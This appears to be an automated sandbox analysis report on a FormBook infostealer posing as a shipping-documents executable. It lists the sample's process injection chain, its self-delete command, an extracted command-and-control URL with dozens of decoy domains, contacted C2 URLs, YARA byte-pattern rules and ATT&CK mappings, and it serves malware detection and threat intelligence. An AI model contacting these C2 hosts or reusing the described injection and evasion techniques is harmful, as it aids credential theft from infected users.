ID: 403523
Sample Name: 202139769574 Shipping Documents.exe
Cookbook: default.jbs
Time: 07:02:25
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report 202139769574 Shipping Documents.exe

Overview


General Information

Sample Name:	202139769574 Shipping Documents.exe
Analysis ID:	403523
MD5:	eee5f618718bc82.
SHA1:	84dc873f65dc9e8..
SHA256:	cc7b066e0fa912d..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Executable has a suspicious name (…
- Initial sample is a PE file and has a …
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process …

Classification



Startup

- **System is w10x64**
- 202139769574 Shipping Documents.exe (PID: 6728 cmdline: 'C:\Users\user\Desktop\202139769574 Shipping Documents.exe' MD5: EEE5F618718BC8237BB9C7A48154CF1A)
  - 202139769574 Shipping Documents.exe (PID: 6808 cmdline: 'C:\Users\user\Desktop\202139769574 Shipping Documents.exe' MD5: EEE5F618718BC8237BB9C7A48154CF1A)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - mstsc.exe (PID: 6488 cmdline: C:\Windows\SysWOW64\mstsc.exe MD5: 2412003BE253A515C620CE4890F3D8F3)
        - cmd.exe (PID: 5892 cmdline: /c del 'C:\Users\user\Desktop\202139769574 Shipping Documents.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 3984 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.magnumopuspro.com/nyr/"
  ],
  "decoy": [
    "anemone-vintage.com",
    "ironcitytools.com",
    "joshandmatthew.com",
    "breathtakingscenery.photos",
    "karabakh-terror.com",
    "micahelgall.com",
    "entretiendesterrasses.com",
    "mhgholdings.com",
    "blewm.com",
    "sidewalknotary.com",
    "ytrs-elec.com",
    "danhpham.com",
    "ma21cle2henz.xyz",
    "lotusforlease.com",
    "shipleyphotoandfilm.com",
    "bulktool.xyz",
    "ouedzmala.com",
    "yichengvpr.com",
    "connectmygames.com",
    "chjcsc.com",
    "dope-chocolate.com",
    "tacowench.com",
    "projectsbay.com",
    "xn--pgboc92d.com",
    "royaldropofoil.com",
    "ranguanglian.club",
    "mobilne-kucice.com",
    "buytsycon.com",
    "goiasbets.net",
    "blpetroleum.com",
    "starrealms.net",
    "exclusiveflooringcollection.com",
    "kudalive.com",
    "tienda-sky.com",
    "drillinginsider.info",
    "theglasshousenyc.com",
    "vietnammoi.xyz",
    "walterbenicio.com",
    "zoomtvliveshows.xyz",
    "boujiehoodbaby.com",
    "yzyangyu.com",
    "exploreecetera.com",
    "sycord.com",
    "waykifood.com",
    "shadingconsultancy.com",
    "precedentai.net",
    "linhanhkitchen.com",
    "expekt24.com",
    "socialdating24.com",
    "lubvim.com",
    "floryi.com",
    "alerist.com",
    "maluss.com",
    "hitbbq.com",
    "alerrandrotattoo.com",
    "algoplayer.com",
    "idahooutsiders.com",
    "qygmuakhk.club",
    "neverpossible.com",
    "winparadigm.com",
    "toughdecorative.com",
    "yourbuildmedia.com",
    "summercrowd.com",
    "josemvazquez.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.699986623.0000000000620000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000002.00000002.699986623.0000000000620000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000002.00000002.699986623.0000000000620000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.657714825.0000000003070000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.657714825.0000000003070000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
2.1.202139769574 Shipping Documents.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.1.202139769574 Shipping Documents.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.1.202139769574 Shipping Documents.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
2.2.202139769574 Shipping Documents.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.202139769574 Shipping Documents.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Executable has a suspicious name (potential lure to open the executable)

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Access Token Manipulation 1	Rootkit 1	Credential API Hooking 1	Query Registry 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 5 1 2	Virtualization/Sandbox Evasion 3	LSASS Memory	Security Software Discovery 1 3 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Access Token Manipulation 1	Security Account Manager	Virtualization/Sandbox Evasion 3	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 1	DCSync	System Information Discovery 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
202139769574 Shipping Documents.exe	33%	Virustotal		Browse
202139769574 Shipping Documents.exe	32%	ReversingLabs	Win32.Trojan.Injexa	
202139769574 Shipping Documents.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.202139769574 Shipping Documents.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
1.2.202139769574 Shipping Documents.exe.3070000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.1.202139769574 Shipping Documents.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.2.202139769574 Shipping Documents.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.0.202139769574 Shipping Documents.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
1.2.202139769574 Shipping Documents.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File

Domains

Source	Detection	Scanner	Label	Link
shops.myshopify.com	0%	Virustotal		Browse
www.maluss.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.exclusiveflooringcollection.com/nyr/?tVZl=EDKKYtZbbvwE4Q/e7xe/ld4gtfmRUWoVn+FtgOYbXYxqqFBCU6VSMnG1GKc/0KEvkVST&U4kp=NtxHhLZ8S6kT5jw	0%	Avira URL Cloud	safe	
http://www.maluss.com/nyr/?tVZl=MKniHD/KKNZ944A0QkseLq559MRPs5jQaAqVav9SZ3PAwf03LQBPNZ+ImXhjCplVxvzR&U4kp=NtxHhLZ8S6kT5jw	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
www.magnumopuspro.com/nyr/	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
shops.myshopify.com	23.227.38.74	true	true	• 0%, Virustotal, Browse	unknown
ext-sq.squarespace.com	198.185.159.144	true	false		high
www.maluss.com	unknown	unknown	true	• 0%, Virustotal, Browse	unknown
www.magnumopuspro.com	unknown	unknown	true		unknown
www.exclusiveflooringcollection.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.exclusiveflooringcollection.com/nyr/?tVZl=EDKKYtZbbvwE4Q/e7xe/ld4gtfmRUWoVn+FtgOYbXYxqqFBCU6VSMnG1GKc/0KEvkVST&U4kp=NtxHhLZ8S6kT5jw	true	• Avira URL Cloud: safe	unknown
http://www.maluss.com/nyr/?tVZl=MKniHD/KKNZ944A0QkseLq559MRPs5jQaAqVav9SZ3PAwf03LQBPNZ+ImXhjCplVxvzR&U4kp=NtxHhLZ8S6kT5jw	true	• Avira URL Cloud: safe	unknown
www.magnumopuspro.com/nyr/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_ErrorError	202139769574 Shipping Documents.exe	false		high
http://www.goodfont.co.kr	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://fontfabrik.com	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_Error	202139769574 Shipping Documents.exe	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.%s.comPA	explorer.exe, 00000004.0000000 2.909702700.0000000002B50000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000004.0000000 0.684148917.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.185.159.144	ext-sq.squarespace.com	United States		53831	SQUARESPACEUS	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true

General Information

